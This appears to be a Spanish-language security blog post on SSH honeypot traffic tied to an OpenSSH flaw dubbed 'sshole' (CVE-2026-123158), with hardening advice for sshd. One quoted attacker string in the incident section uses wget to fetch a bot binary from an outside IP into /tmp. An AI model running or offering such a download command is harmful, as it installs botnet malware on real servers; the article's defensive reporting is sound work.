
Introducción
La superficie de ataque SSH sigue siendo un vector prioritario para la automatización maliciosa, pero rara vez observamos exploits que se apoyen en errores lógicos del protocolo más que en fallas de implementación clásicas. La reciente identificación de la vulnerabilidad conocida como «sshole», catalogada bajo el identificador CVE-2026-123158, ha provocado un cambio inmediato en los patrones de tráfico capturados por los honeypots SANS Internet Storm Center. Lo que distingue a este evento no es solo la existencia del bug, sino la velocidad con la que los actores de amenazas pasaron de intentos de fuerza bruta genéricos a payloads específicos diseñados para detonar la condición de error. Para los equipos de infraestructura y seguridad, esto representa una señal temprana de que las herramientas de escaneo automatizado ya han incorporado esta nueva heurística en sus ciclos de ataque, exigiendo una revisión inmediata de las políticas de autenticación y filtrado a nivel de capa 7 del protocolo SSH.
Qué ocurrió

El fenómeno comenzó a manifestarse con claridad el 1 de noviembre, cuando los honeypots basados en Cowrie registraron un incremento notable en el uso de contraseñas anormalmente largas en las solicitudes de autenticación. Sin embargo, es crucial diferenciar entre ruido y señal: los intentos iniciales de ese día no correspondían al exploit real de la vulnerabilidad sshole, sino a scripts de fuerza bruta mal diseñados que introducían comandos de shell post-login directamente en el campo de contraseña. Estos comportamientos erráticos, donde se observan cadenas como cd /tmp; (wget -q http://156.238.252.37:8000/bot.x86_64 ... dentro del campo de autenticación, indican una confusión en la lógica del cliente SSH o una intención fallida de ejecución remota inmediata que, paradójicamente, podría haber resultado exitosa en servidores con configuraciones permisivas.
La verdadera detección del exploit asociado a CVE-2026-123158 se materializó el 5 de noviembre. En esa fecha, los analistas identificaron intentos de autenticación que utilizaban contraseñas compuestas exclusivamente por la letra «A» repetida, un patrón característico de payloads diseñados para probar límites de memoria o buffers específicos relacionados con la vulnerabilidad sshole. A diferencia del ruido previo, estos escaneos mostraban una intención clara de detonar el error lógico en el manejo de cadenas durante la fase de autenticación. La transición entre el 1 y el 5 de noviembre marca el punto exacto donde los atacantes pasaron de la exploración genérica a la aplicación dirigida del vector de ataque conocido, confirmando que la inteligencia de amenazas sobre esta CVE ya circula activamente en los ecosistemas de botnets y scanners automatizados.
Impacto para DevOps / Infraestructura / Cloud / Seguridad
Para los equipos de DevOps y SRE que gestionan flotas de servidores Linux expuestos a internet, este evento subraya la fragilidad inherente de depender exclusivamente de la contraseña como único factor de seguridad en SSH, especialmente cuando existen bugs de implementación. Aunque el impacto directo pueda parecer limitado a sistemas que aún permiten autenticación por contraseña (PasswordAuthentication yes), el volumen de tráfico generado por estos escaneos puede degradar el rendimiento del daemon sshd si no están configurados correctamente los límites de conexión concurrente o los tiempos de espera. En entornos cloud, donde las instancias efímeras suelen exponerse con configuraciones predeterminadas o heredadas de imágenes base, el riesgo se multiplica al no contar con hardening específico para nuevas vulnerabilidades de protocolo que no requieren credenciales válidas para iniciar la interacción.
Desde la perspectiva de Seguridad, la existencia de CVE-2026-123158 obliga a reevaluar los sistemas de prevención de intrusos (IPS/IDS) y los firewalls de aplicación web o de red que inspeccionan tráfico SSH. Si las reglas de firma no están actualizadas para reconocer el patrón específico del exploit sshole, estos intentos pasarán desapercibidos como autenticaciones fallidas comunes. Esto es crítico porque muchos sistemas de alertado ignoran los fallos de login a menos que superen un umbral de frecuencia por IP. Un atacante puede explotar la vulnerabilidad en una sola sesión o en pocas sesiones, evitando las alertas basadas en volumen y ejecutando su payload antes de que cualquier mecanismo defensivo activo intervenga.
Detalles técnicos
La vulnerabilidad identificada como sshole (CVE-2026-123158) reside en el manejo interno de las cadenas de contraseña durante la fase de negociación de autenticación del daemon OpenSSH. Los datos recolectados por los honeypots Cowrie, que capturan solo los primeros 255 caracteres de la entrada de usuario, fueron suficientes para identificar la anomalía: la longitud y el contenido de las contraseñas excedían los límites lógicos esperados para una credencial humana o un hash estándar. El payload específico observado el 5 de noviembre consistió en una cadena consistente únicamente en caracteres «A». Esta elección no es arbitraria; en muchas vulnerabilidades relacionadas con buffers o manejo de memoria en C, las cadenas llenas de un solo carácter permiten a los atacantes verificar si la aplicación copia la entrada sin sanitizar adecuadamente el terminador nulo o si realiza operaciones aritméticas inseguras sobre el puntero de entrada.
Es fundamental notar que la infraestructura de recolección (Cowrie) tiene una limitación técnica conocida: trunca las contraseñas a 255 caracteres. A pesar de esto, el aumento en la frecuencia de estas entradas truncadas pero largas coincide temporalmente con la divulgación pública del bug. El vector de ataque no depende de la longitud total real si esta supera el límite capturado, sino de la presencia de secuencias específicas que provoquen el desbordamiento o error lógico. Los scripts buggy observados el 1 de noviembre contenían comandos wget y curl completos, ocupando casi todo el espacio disponible en el campo de contraseña, lo que sugiere que algunos atacantes intentaban ejecutar código mediante inyección en la variable de entorno o shell interactiva al fallar la autenticación. La confirmación técnica del exploit exitoso se basa en la respuesta del servidor: si el sistema no cierra la conexión inmediatamente tras el error, puede quedar susceptible a estados inconsistentes que permiten la ejecución remota o la elevación de privilegios dependiendo de la configuración específica de la versión vulnerable de OpenSSH reportada en los boletines de seguridad.
Qué deberían hacer los administradores y equipos técnicos
La acción inmediata más efectiva es desactivar la autenticación por contraseña en todos los servidores expuestos a internet que no tengan una necesidad operativa crítica para soportarla. Esto se logra modificando el archivo /etc/ssh/sshd_config para establecer PasswordAuthentication no y PubkeyAuthentication yes. Tras aplicar este cambio, reinicien el servicio utilizando el comando systemctl restart sshd (o service ssh restart en distribuciones más antiguas) y validen que las conexiones por clave pública sigan funcionando desde un terminal secundario antes de cerrar la sesión actual. Esta medida reduce la superficie de ataque a cero para este vector específico, ya que el payload de la contraseña deja de ser procesado por la lógica vulnerable si no se utiliza ese método de autenticación.
Para aquellos entornos donde la autenticación por contraseña es obligatoria (como bastion hosts o servidores legacy), es imperativo aplicar los parches de seguridad proporcionados por los distribuidores para las versiones afectadas de OpenSSH. Consulten el changelog específico de su distribución para identificar el paquete openssh-server con la corrección para CVE-2026-123158. Además, configurad límites estrictos en sshd_config mediante directivas como MaxAuthTries 3 y LoginGraceTime 30 para mitigar el impacto de escaneos agresivos. Implementad también reglas en iptables o nftables que limiten la tasa de conexiones nuevas al puerto 22 por dirección IP, utilizando módulos como hashlimit o conntrack, para evitar que los flooders de contraseñas largas saturen los recursos del servidor mientras se despliega el parche definitivo.
Conclusión
La aparición de CVE-2026-123158 y su rápida adopción por parte de los escáneres automatizados demuestran que las vulnerabilidades lógicas en protocolos fundamentales como SSH no pasan desapercibidas mucho tiempo. Los datos de honeypots nos ofrecen un termómetro preciso de la actividad maliciosa: lo que comenzó como ruido de scripts buggy evolucionó rápidamente hacia payloads específicos en menos de cinco días. Para los profesionales de infraestructura, la lección principal es actuar proactivamente sobre la configuración del servicio SSH antes de depender exclusivamente de los parches, recordando que la deshabilitación de métodos de autenticación innecesarios ofrece una protección inmediata y robusta contra este tipo de exploits dirigidos a campos de entrada específicos.
Fuentes
https://isc.sans.edu/diary/rss/33498
https://securelist.com/
https://www.sans.org/blog/